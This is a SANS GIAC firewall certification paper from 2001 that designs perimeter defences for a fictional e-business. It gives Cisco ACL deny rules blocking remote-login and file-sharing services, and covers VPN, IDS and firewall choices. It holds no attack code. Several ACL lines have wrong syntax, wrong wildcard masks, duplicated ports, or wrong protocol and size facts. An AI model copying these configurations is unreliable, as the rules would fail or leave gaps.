



Global Information Assurance Certification Paper


Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.



**SANS GIAC Certification
Level 2 GCFW Version 1.6
Firewalls, Perimeter Protection, and VPNs
Prepared by Jakub Pittner**

SANS Parliament Hill 2001



Overview

GIAC Enterprises, an e-business dealing in the online sale of fortune cookie sayings is a start up enterprise with international business partners, customers and suppliers. Each unit of the enterprise requires specific access to the GIAC network with strict security limitations by group membership.

GIAC Enterprises is a startup business but the network on which it grows must also be scalable to the expanding future of the company. Access methods cannot be limited to a “startup” network and must consider expansion possibilities at each component.

Security Architecture

Defense in Depth

The following section deals with the hardware and software solutions that provide defense for the GIAC network. The choice of device is discussed with reasons as to why the product was chosen and how the implementation of the product adds to the security architecture of the GIAC network. Perimeter defense is addressed with discussion on routers, firewalls and VPN solutions. Network policy is also discussed with emphasis on security procedures and security software as it pertains to users and network devices.

Product Selection Criteria

Products were chosen based on several factors including reputation, scalability, logging features, and of course the level of security they can provide. Though several were researched in each category, only those chosen are listed below.

Perimeter Defense

The primary defense shield for GIAC Enterprises is a Cisco 7600 Internet router. This choice of router is largely because of its reputation as a market leader due to its breadth of advanced support for LAN/WAN services, redundancy, reliability, and performance. In addition to performing packet switching, the 7600 can also provide a set of distributed IP network services, including access control, QoS, and traffic accounting (NetFlow).

Primary Firewall

The primary firewall for the GIAC network, the Internet visible network to be specific, is a BorderWare 6.1.2 firewall server. BorderWare firewall server is based on FreeBSD UNIX and will run on a high performance Intel based server with ample amounts of RAM and processing power all hosted on SCSI architecture.

The decision to go with a BorderWare solution took into account some of the following points:

- BorderWare Firewall Server is built on a hardened operating system, it eliminates vulnerabilities and costs associated with a separate firewall and operating system.
- BorderWare can be easily installed on readily available hardware, which can be upgraded as Internet requirements expand.
- The BorderWare Firewall Server uses packet filtering, circuit-level gateway and application-level gateway technology to provide the strongest available security, and to ensure complete control over all inbound and outbound traffic.
- BorderWare has a 7 year reputation of excellence with major industry companies and secure governmental organizations.
- The BorderWare Firewall Server was the first firewall to be certified to the Common Criteria EAL4 standard.

BorderWare was chosen after consideration and a review of requirements as illustrated in the following Cert article:

<http://www.cert.org/security-improvement/practices/p053.html>

e-Commerce DMZ

The filtering router and Primary Firewall protect the public network web servers located in the DMZ. The systems themselves are hardened HP 9000 n-Class UNIX servers running Apache HTTP Web Server 1.3.22. For some hints on how to harden UNIX, please see the following link:

<http://www.stanford.edu/group/itss-ccs/security/Bestuse/UNIX/>

The HP 9000's were chosen because of several key factors including the fact that it is the world's first IA-64 ready server. The new IA-64 bus is designed to support Precision Architecture (PA-RISC) and IA-64 processors. This design was jointly created with Intel to offer more flexibility with upgrading.

Load balancing among these systems can be achieved in several ways but BIND with round-robin queries would be the most logical method. The version of BIND on the firewall supports Round Robin query when you have additional IP addresses added to a certain host entry .

See the following article for an explanation of load balancing:

<http://pigseye.kennesaw.edu/~dward/srvrload.htm>

See the following article for a couple of load balancing methods:

<http://www.webtechniques.com/archives/1998/05/engelschall/>

Management Network

The Management Network is isolated from all other networks by the Management Firewall and the internal router (Router B). This Management Network consists of management stations that include a logging server for network auditing. All IDS and firewall data is maintained and analyzed in this sub-net. Additionally, web server maintenance is the responsibility of the Management network. Any and all data updates, software configuration of the web servers are handled within the Management Network.

Internal Network

The internal network is protected by the Internet Router, Primary Firewall as well as the secondary router (Router B) and monitored by IDS. This network hosts mail servers, an internal DNS and various database servers where suppliers and partners conduct their business. Access for those suppliers and partners is gained through VPN A and regulated by a group policy. The access is limited to the internal network with all other networks (MGMT and Secure) blocked by Router B. This network is considered "trusted but hostile" due to the fact that although the access is limited to trusted VPN users who may be partners, suppliers or branch users, they are not entrusted with amongst other things, financial data for the company. All data and application services on this Internal Network are mirrored via **NSI Double-Take** to the Management Network for security, fail-over and disaster recovery purposes.

For information on NSI Double-Take, please see the following link:

<http://www.nsisoftware.com/main/pages/Products/DTspec.html>

Secure Network

The secure network is isolated by Router B and has access to the Internal Network via Router B as well as the Internet via the Primary Firewall. Router B denies access to the MGMT sub-net by ACL restrictions. This is to ensure that an invalid user from the Internal or Secure Network

can in no way compromise the critical data stored in the MGMT sub-net. The Secure Network hosts the corporate LAN where all sensitive data (financial, employee etc) is held. Remote corporate employees have access to the Secure Network via VPN B.

VPN A (Suppliers and Partners)

The VPN devices used by GIAC Enterprises are Nortel Contivity 2600 VPN switches. Each device can support up to 1000 simultaneous users/tunnels without performance degradation. Since remote access is an important part of the business and product offered by GIAC Enterprises, it was decided to go with a dedicated hardware VPN solution rather than a router based VPN tunneling scheme for remote branches or Operating System based VPN access for remote users. The Nortel Contivity switch is a proven market leader with an excellent reputation for both service and security.

For more information on the Nortel Contivity please see the following link:

<http://www.nortelnetworks.com/products/01/contivity/demos.html#>

Group policies on VPN A are used for authentication to the internal network. Suppliers and Partners are provided with a VPN client in order to establish a tunnel and authenticate to the network. Additionally, branch offices with multiple users and trusted networks are provided with Branch Tunnels via VPN A.

VPN B (Corporate Users)

Group policies are also used for authentication on VPN B. Through this component, authenticated users are able to access both the secure network and the internal network. Remote administration of the MGMT network is still not a possibility via VPN B or VPN A.

NOTE: Access to the Secure network via VPN A was considered as a cost effective solution but was deemed unsecured as a route from the internal network to the secure network would be needed via Router B. This would negate the purpose of Router B as a traffic router.

IDS Solutions

Since GIAC Enterprises is a growing network with a high level of network and Internet traffic, an Enterprise NIDS solution is in order. Though the initial network design shows limited branches of the GIAC network, one would think that a product such as SNORT would suffice, but growth is expected and a scaleable IDS solution is necessary.

A product such as ENTRASYS' Dragon IDS fits the needs of GIAC Enterprises well into its future. There are many reasons to go with a commercial product such as Dragon including the availability of support and maintenance of the product itself.

Installing Dragon on FreeBSD 4.x machines would minimize any OS security concerns for the IDS systems.

For a complete guide and explanation of the strengths of the Dragon IDS, please see the following link:

<http://www.enterasys.com/ids/dragonids.html>

The GIAC configuration of Dragon would consist of a Dragon Sensor system in each sub-net passively monitoring network activity and generating events based on a set of signatures and

network settings. Dragon Sensor would be configured as an Enterprise Sensor and all events would be forwarded to an Event Flow Processor in the MGMT network. The Event Flow Processor aggregates the events to be processed by the Dragon Agents. Various agents exist in the Dragon suite but the ones most useful to the GIAC security architecture would include:

- The Dragon Database Agent, which records all events to a central database for administrative review.
- The Alarmtool Agent used to generate alerts (e.g., email, page, SNMP Trap) based on specified events.
- The Export Log Agent generates an ASCII formatted export log entry for each event that could be used in conjunction with a GREP batch file for log examination and alarm management.

© SANS Institute 2000 - 2002, Author retains full rights.

Enterprise Security Policy

Before addressing the internal and perimeter security policies of GIAC Enterprises, it would be best to stipulate the finer user policies, applicable to all GIAC Enterprises employees, suppliers and partners.

- All GIAC Enterprises employees, partners and suppliers are subject to a formal non-disclosure agreement.
- All GIAC Enterprises employees, partners and suppliers must adhere to the following security policies:
 - A strict password policy will be applied to all network access points based upon minimum password length, password history, alphanumeric content and a limited password life.
 - All laptop and remote users must be equipped with a CyberArmor personal firewall, based on a policy that allows exclusive dial-up/VPN connectivity with the GIAC network.
For information on CyberArmor please see the following link:
<http://www.infoexpress.com/products/pf/index.html>
 - All internal mail must be maintained by GIAC Enterprises mail servers and scanned for virus content. McAfee Groupshield would filter file extensions deemed “hostile”.
<http://www.mcafeeb2b.com/products/groupshield-exchange/>
 - Web based mail access is restricted from GIAC systems.
 - All GIAC systems must be equipped with McAfee Virus Scan 4.5.1, centrally distributed, maintained and managed by the McAfee e-Policy Orchestrator.
<http://www.mcafeeb2b.com/products/epolicy/default-desktop-protection.asp>
 - All GIAC servers must run Tripwire for servers to monitor for integrity and security breaches. For more information on Tripwire, please see the following link.
<http://www.tripwire.com/products/servers/index.cfml?>
 - Maintenance and upgrade of GIAC web-servers is limited to certified GIAC web and server engineers. The senior network administration team assigns this title after extensive network security, policy, and web administration training, provided by GIAC Enterprises.
 - Warning banners must be used on all GIAC systems displaying security policies at logon for all employees.

Router A Security Policy

The Cisco 7600 router, primarily used for routing by GIAC Enterprises is configured to act as the first line of defense. Several hardening techniques have been applied to the router to insure the security of administration.

Hardening Techniques

- HTTP management of the interface has been disabled to prevent browser based attacks and hack attempts.
- Access to the router is limited to systems in the Management network IP range. VTY access is limited by adding the following line to the Access List:
 - Access-list 110 permit 192.168.49.0 0.0.0.255
Line vty 0 4
Access-class 10
Login
- Additionally, **SNMP** has been disabled to further limit access.
- IP source routing has been disabled with the “**no ip source-route**” command.
- No “**icmp redirect**” is enabled on the router.
- Service password encryption has been enabled with the “**service password encryption**” command.
- **Echo, discard, chargen, daytime services** have also been disabled with the “**no service tcp-small-servers**” and “**no service udp-small-servers**” commands.
- **Finger** has been disabled along with **HTTP** and **Bootp**.
- **ICMP** packet passing has been fine tuned to prevent layer 3 to layer 2 broadcast mapping/Smurf amplification with the “**no ip direct-broadcast**” command.
- **CDP**, the Cisco Discovery Protocol is also disabled with the “**no CDP**” command so that the router does not advertise itself to the rest of the world.
- Finally, ICMP unreachable messages are disabled via the “**no ip unreachable**” command.

Access List Breakdown

The Router A access-list 110 is applied to the IN interface coming from the internet, hereby known as “s0” for “Serial Interface 0”. Applying the access list to the incoming interface ensures that packets are dropped before ever passing them through the router and wasting any processing power. Since speed is a factor for e-business consumers, this is indeed a bonus to the GIAC network.

This ACL is a regular extended access-list. The usual ingress filtering is applied at this perimeter router along with denial of specific services. Since the nature of the business conduct by GIAC Enterprises is e-business, **reflexive** routing is not being used so that access speeds are not affected.

The initial part of the ACL is dedicated to blocking packets from private network class addresses. These addresses have no business on the Internet and should therefore be considered hostile traffic. This rule applies to loopback, broadcast, multicast traffic and the standard local network link address evenly as showed by the following lines:

```
access-list 110 deny 127.0.0.0 0.255.255.255 log
access-list 110 remark multicast
access-list 110 deny 224.0.0.0 31.255.255.255 log
access-list 110 remark broadcast
```

```
access-list 110 deny 0.0.0.0 0.255.255.255 log
access-list 110 remark Link local networks
access-list 110 deny 169.254.0.0 0.0.255.255 log
```

Next on the denial list we come to the specific services/ports to deny. Firstly we block **telnet**. Telnet is by far the most commonly used port for attacks and to make it even more dangerous is that it's a common way to connect to Cisco routers. So while you will lose the functionality of configuring your routers from the Internet, you will also have the peace of mind knowing that no one else can even begin to try to do it! As long as this rule is applied to the external interface (s0) of the router, internal telnet management is still possible. Further configuration security is addressed earlier in this section and deals with creating an access-list limiting VTY access. The next step on the Router A ACL is to block SSH (Secure Shell) port 22. This is being done even though no internal servers are currently running SSH. Expansion always leaves the possibility of adding certain services and if SSH were to be added in the future, access from the outside world to any information that needs encryption should surely be blocked.

```
access-list 110 deny tcp any any eq 22
```

The next common protocol to block, as listed by the SANS Top Ten (<http://www.sans.org/topten.htm>) would be FTP. File Transfer Protocol is one of the most common protocols on the Internet today. Due to the nature of the business conducted by GIAC Enterprises, and the network structure it is based upon I have decided to deny FTP traffic through the perimeter router. Since TELNET is being blocked because of its notoriety as an unsecured protocol, there is absolutely no reason to allow FTP to the GIAC web servers. Instead, any and all large file transfers can be conducted via an SSL connection. Any such file transfers from the e-Business server farm will be carried out only after successful authentication. Potential customers and hackers alike will be limited to browsing the public web pages via HTTP unless they do in fact sign up as valid customers. Then access will be granted to any SSL directories.

```
access-list 110 deny tcp any any range 20 21 log
```

Netbios is the next great evil that can be blocked at the router packet filter level. Netbios is the Windows sharing language that allows Windows machines to advertise shares to other Windows clients. It runs on TCP ports 135 and 139 as well as UDP ports 137 and 138. In Windows 2000, Netbios runs on TCP and UDP port 445. Since little else runs on TCP or UDP ports in the range of 135 to 139, it's typical to block the whole range as illustrated by the following excerpt:

```
access-list 110 deny tcp any any range 135 139 log
access-list 110 deny udp any any range 135 139 log
access-list 110 remark deny netbios for Windows 2000
access-list 110 deny tcp any any eq 445 log
access-list 110 deny udp any any eq 445 log
```

There are absolutely no reasons to allow Netbios traffic into the GIAC network or any network connected to the Internet for that matter so it is best to block it at the router before it can even begin to annoy your firewall.

The next service to block, as recommended by the SANS Top Ten resides on TCP ports 512 to 514. The rlogin service, a remote login service for UNIX systems is a dangerously exploitable service because it grants root access to UNIX systems. This is not something you would want someone from the internet to have any access to. Best to block it at the Router and limit your worries some more.

```
access-list 110 remark deny rlogin
access-list 110 deny tcp any any range 512 514 log
```

Next on the blocking list is Portmapper/RPC and NFS. RPC uses TCP and UDP ports 111 while NFS uses TCP and UDP ports 2049. These services are used for UNIX file sharing much like Windows uses netbios for its file sharing purposes. Blocking these ports is always suggested, along with the "lockd" ports (TCP/UDP 4045). The access-list entry would look like this:

```
access-list 110 remark deny portmapper/rpf bind
access-list 110 deny tcp any any eq 111 log
access-list 110 deny udp any any eq 111 log
access-list 110 remark deny Unix file system sharing
access-list 110 deny tcp any any eq 2049 log
access-list 110 deny udp any any eq 2049 log
access-list 110 deny tcp any any eq 4045 log
access-list 110 deny udp any any eq 2049 log
```

The next service or services to block, following the previous example and aiding in securing UNIX systems within GIAC Enterprises is X Windows. X Windows allows UNIX or Linux to run with a GUI similar to that of Microsoft Windows. One must also realize that it does a little more than just that. The X Server component of X Windows allows remote access to the X Windows interface. So a poorly configured UNIX or Linux machine running X Windows could be susceptible to outside attack. Best to block any X Windows traffic before it can even hit the network. The service is run on TCP ports 6000 through 6255.

```
access-list 110 remark deny x-Windows
access-list 110 deny tcp any any range 6000 6255 log
```

The next ACL denies DNS queries from the Internet. Since GIAC Enterprises' DNS records are hosted on the ISP's DNS server, there is no need to allow access to the firewall or internal DNS servers. The reasons for allowing the ISP to host the DNS for GIAC Enterprises include:

- ISP will have many DNS servers with fault-tolerance for uninterrupted service.
- Lower cost because fewer resources (engineers) necessary for administration.

The ISP's DNS contain entries for:

- *e-Commerce site*
- *VPN-1*
- *VPN-2*
- *MX record for the GIAC mail domain*

These all point to the outside address of the firewall with the exception of the VPN name records, which will point to the external IP addresses of the VPN switches.

The ISP router will contain routes for these addresses pointing to Router A. Router A will route the traffic to the appropriate interface. The internal DNS will point to the firewall as forwarder and the firewall DNS will point to the ISP DNS as forwarder.

DNS runs on UDP 53 primarily, but request greater than 512k are handled on TCP 53. We will deny both from querying our DNS servers.

```
access-list 110 remark deny DNS queries to firewall/DNS server
access-list 110 tcp deny any any eq 53 log
access-list 110 udp deny any any eq 53 log
```

LDAP or Lightweight Directory Access Protocol is the underlying protocol behind distributed directory databases that allow information sharing between hosts and primarily Windows 2000 Active Directory. LDAP, if necessary, can be run through a secure VPN tunnel and so should be filtered traffic at the router level.

```
access-list 110 remark deny LDAP
access-list 110 deny tcp any any eq 389 log
access-list 110 deny udp any any eq 389 log
```

Since the mail server is internal to the network and can only be accessed by valid users via VPN A or VPN B, SMTP port 25, POP ports 109 and 110 (all TCP), along with IMAP port 143, can all be filtered at the router level. All can be blocked except SMTP as mail delivery does need to take place. Since an MX type record is held by the Borderware firewall, any mail that arrives at its interface is routed to the internal mail server. Therefore, all mail traffic should be directed at the Primary Firewall.

```
access-list 110 remark deny Mail Services and pass SMTP mail
access-list 110 tcp allow any 205.193.1.14 eq 25 log
access-list 110 deny tcp any any range 109 110 log
access-list 110 deny tcp any any eq 143 log
```

Section 8 of the SANS Top Ten suggests blocking HTTP and SSL ports except to external Web Servers. However, since the external web servers are secured by the primary firewall, and no HTTP or SSL access can be gained by attacking the Nortel Contivity VPN boxes, I have chosen to ignore HTTP/SSL filtering at the router level and leave all web server security concerns with the Primary Firewall.

Number 9 on the SANS list is for so-called “Small Services” which are addressed previously in this ACL breakdown.

Miscellaneous services such as TFTP (69/UDP), NTP (123/TCP), LPD (515/TCP), SNMP (161/TCP&UDP, 162/TCP&UDP), BGP (179/TCP) and SOCKS (1080/TCP) will also be blocked at the router level.

```
access-list 110 remark deny Miscellaneous Services
access-list 110 deny udp any any eq 69 log
access-list 110 deny tcp any any 123 log
access-list 110 deny tcp any any eq 515 log
access-list 110 deny tcp any any range 161 162 log
access-list 110 deny udp any any range 161 162 log
access-list 110 deny tcp any any eq 179
access-list 110 deny tcp any any eq 1080
```

NNTP (119/TCP) will be blocked at the firewall in case internal users ever require access and a quick configuration change can be made.

We have already disabled “host unreachable” messages with the “no ip unreachable” command but should we go further and disable all ICMP traffic replies? Can we afford to lose the functionality of such diagnostic tools as PING and Tracert? My belief and my experience as both a client and administrator is that these tools are invaluable to troubleshooting basic network connectivity issues. However, due to the misuse of ICMP by rogue hackers as a means of attack by such methods as distributed denial of service (DDOS) attacks, it’s time to learn to live without them.

The first step is to block ICMP echo requests from entering the network. This is achieved with the following line of code:

```
access-list 110 icmp deny any any echo-request
```

The next step is to block outgoing ICMP echo-reply messages. These can be blocked on the external interface exiting to the Internet. This way, ICMP based testing such as ping, can still be used internally. This duplicity in filtering rules also ensures that if any previously compromised systems exist on your network, they cannot be used as drones in DDOS attacks. This ACL line would look like this:

```
access-list 115 remark where this ACL is for the external interface to block echo-replies
access-list 115 icmp deny any any echo-reply log
```

A common network “mapping” technique is using tracert and ping in conjunction with “time exceeded” messages. Any hacker with half a brain knows this mapping technique so any network administrator with half a brain should promptly disable “TTL exceeded” replies. This is applied to the external (Internet) interface in the following form:

```
access-list 115 remark blocking TTL exceeded messages on the external interface
access-list 115 icmp deny any any time exceeded log
```

About the only message you want your network to allow out is “packet too big” ICMP messages. These inform a host that the packet he/she is attempting to send is too big for the router. If the router cannot tell it to adapt its packet size, then how will it ever know? So in this case, we want to let the router answer with “packet too big” messages.

```
access-list 115 remark allow packet too big out on the external interface
access-list 115 icmp allow any any packet-too-big
```

Logging of Router A ACL activity is directed to the Management network via the logging command:

Logging 192.168.49.x (where “x” represents the IP address of the logging server)

Other than the traffic limited above, there are probably dozens more services/ports that can be blocked for security concerns. However, due to the complex nature of creating and maintaining ACL’s, along with the business needs for quick access to the GIAC network, all other security concerns are addressed at the firewall level.

The VPN boxes, are for the moment deemed secure and not in need of filtering aid. This will be tested during the network security audit.

© SANS Institute 2000 - 2002. All rights reserved. Author retains full rights.

Router A ACL:

Serial Interface 0

RouterA)config)#access-list 110

Logging 192.168.49.x

```
access-list 110 remark Private class address
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 remark Private class address
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 remark Private class address
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 remark loopback
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
access-list 110 remark multicast
access-list 110 deny ip 224.0.0.0 31.255.255.255 any log
access-list 110 remark broadcast
access-list 110 deny ip 0.0.0.0 0.255.255.255 any log
access-list 110 remark Link local networks
access-list 110 deny ip 169.254.0.0 0.0.255.255 any log
```

```
access-list 110 remark deny incoming telnet
access-list 110 deny tcp any any eq telnet log
access-list 110 deny tcp any any eq 22
access-list 110 remark deny incoming ftp
access-list 110 deny tcp any any range 20 21 log
access-list 110 remark deny netbios
access-list 110 deny tcp any any range 135 139 log
access-list 110 deny udp any any range 135 139 log
access-list 110 remark deny netbios for Windows 2000
access-list 110 deny tcp any any eq 445 log
access-list 110 deny udp any any eq 445 log
```

```
access-list 110 remark deny rlogin
access-list 110 deny tcp any any range 512 514 log
access-list 110 remark deny portmapper/rpf bind
access-list 110 deny tcp any any eq 111 log
access-list 110 deny udp any any eq 111 log
access-list 110 remark deny Unix file system sharing
access-list 110 deny tcp any any eq 2049 log
access-list 110 deny udp any any eq 2049 log
access-list 110 deny tcp any any eq 4045 log
access-list 110 deny udp any any eq 2049 log
```

```
access-list 110 remark deny x-Windows
```

```
access-list 110 deny tcp any any range 6000 6255 log
access-list 110 remark rlogin root access attack on Unix
access-list 110 deny tcp any any range 512 514 log
```

```
access-list 110 remark deny DNS queries to firewall/DNS server
access-list 110 deny tcp any any eq 53 log
access-list 110 deny udp any any eq 53 log
```

```
access-list 110 remark deny LDAP
access-list 110 deny tcp any any eq 389 log
access-list 110 deny udp any any eq 389 log
```

```
access-list 110 remark deny Miscellaneous Services
access-list 110 deny udp any any eq 69 log
access-list 110 deny tcp any any eq 123 log
access-list 110 deny tcp any any eq 515 log
access-list 110 deny tcp any any range 161 162 log
access-list 110 deny udp any any range 161 162 log
access-list 110 deny tcp any any eq 179
access-list 110 deny tcp any any eq 1080
```

```
access-list 110 permit icmp any any packet-too-big
access-list 110 deny icmp any any echo
access-list 110 permit ip any any
```

For a complete guide to Cisco ACL writing, please see the following link:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/ip_c/ipcppt1/1cdip.htm

For a downloadable and compliable Perl script to generate Cisco ACL's, view the link below.

http://www-users.rwth-aachen.de/jens.hektor/security/gen_cisco_acl.pl

Note: I have not tested this script but count it among the documentation that was reviewed for this assignment.

For an excellent documented life experience of surviving a DDoS attack included suggested filtering techniques, please view the following link:

<http://grc.com/dos/grcdos.htm>


Router B:

Router B is within the confines of the GIAC network structure. It has interfaces to each of the 5 veins of the GIAC network and passes all traffic of authenticated users.

Since all authentications of remote users and branches are managed by the VPN systems, this router has little to do but route!

Of course the router will be hardened as Router A is in terms of IOS security and disabling hostile services. See Router A Hardening Techniques for complete details.

It is the routing itself that constitutes the security measure provided by Router B. It is the duty of VPN A to allow access to the Internal Network for suppliers, partners and branch users. At the same time it is the duty of Router B to keep these trusted but “hostile” users limited in their access to ONLY the Internal network. The limited access of VPN A users is illustrated in the diagram below.




From the diagram we see that suppliers, partners and branch office personnel with VPN A access cannot see the Secure network (accessible via VPN B) or the Management Network. Router B has only 2 routes for traffic from VPN A. They can either go to the Internet by way of Firewall A, or to the internal network. No path exists from 172.16.66.0 /28 to either the Secure Network or the Management Network. The paths for each route are limited by ACL's on the incoming interface of each vein. The ACL's insure that access is limited for each network as shown below.

Network	Access Point	Accessible Networks
Internal	VPN A	Internal
Secure	VPN B	Internal & Secure
MGMT	Internal access only	DMZ Internal Secure MGMT

© SANS Institute 2000 - 2002, Author retains full rights.

The following diagram illustrates how corporate employees on the secure network view the network.




Corporate employees, whether accessing via VPN B or from the Secure network, have access to the Internet via Firewall A and full access to the Internal Network via Router B. The ACL on the incoming interface for the Secure Network subnet disallows any traffic intended for the Management Network making it all but invisible to corporate users.

Users on the Management Network have full access to all other networks since no ACL restricts them from sending traffic to any other interface on the router. This insures that management and maintenance can be performed on any device in the GIAC network from anywhere in the Management Network.

Router B ACL:

These access restriction from **e0** (172.16.66.0 /28) limit access to the Internet and Internal network.

```
access-list 120 remark Limit access to Internet and Internal network
access-list 120 deny ip 172.16.66.0 240.255.255.255 172.16.49.0 240.255.255.255 log
access-list 120 deny ip 172.16.66.0 240.255.255.255 172.16.0.0 0.0.255.255 log
```




These access restrictions from **e2** (172.16.16.0 /28) limit access to the Internet and Internal network from the Internal network.

```
access-list 125 remark Limit access to Internet and Internal network
access-list 125 deny ip 172.16.16.0 240.255.255.255 172.16.49.0 240.255.255.255 log
access-list 125 deny ip 172.16.16.0 240.255.255.255 172.16.0.0 0.0.255.255 log
```

These access restrictions from **e4** (172.16.0.0 /16) limit access to the Internet and Internal network from the Secure Network.

```
access-list 130 remark Limit access to Internet and Internal network
access-list 130 deny ip 172.16.0.0 240.255.255.255 172.16.49.0 240.255.255.255 log
```



That is the extent of the ACL configuration necessary for Router B. Traffic has been limited by access point IP and the subnets are properly secured.

Firewall A

BorderWare Firewall Server version 6.1.2 is an application proxy server. Before going into detail of the configuration of the firewall, it would be best to understand how an application proxy firewall works.

By definition an application proxy is a type of proxy service that is application aware. As such these proxies can ensure that only specific types of application commands and data pass through; authenticate the user creating the connection; dynamically open and close the auxiliary ports required by applications.


As per SANS course material (Track 2, Book 2.3, Chapter 2): “For this reason, they are considered more secure than other methods, but they have a far greater performance penalty.”

This statement may have been true years ago but BorderWare engineers would and have defended the product by stating that performance is only limited by the hardware on which the firewall software resides. In this day and age of gigahertz processors and RAM disks, they are probably correct.

The first order of business when it comes to securing a firewall is to lockdown the firewall, limiting management access rights. With BorderWare this is achieved by telling it which sub-net management access can be initiated from, then defining a management user and setting the management password.


In this case, only SSL encrypted access is allowed and is limited to the internal network.

“Internal” as defined by the firewall is incoming traffic on the internal adapter, blocking traffic from the external adapter or SSN adapter. Packet logging is enabled on all adapters so any attempts to initiate SSL Management sessions will be logged and raise an alarm. This access can be further limited by specifying a list of IP addresses allowed to connected with the Secure GUI interface as illustrated with the following print screen image.




In this case, we have allowed a single management IP address from the MGMT sub-net.

The next step to configuring the BorderWare firewall is to enable logging and designate a syslog server. Since all GIAC IDS boxes log to a central logging server in the MGMT sub-net, so too should the firewall.

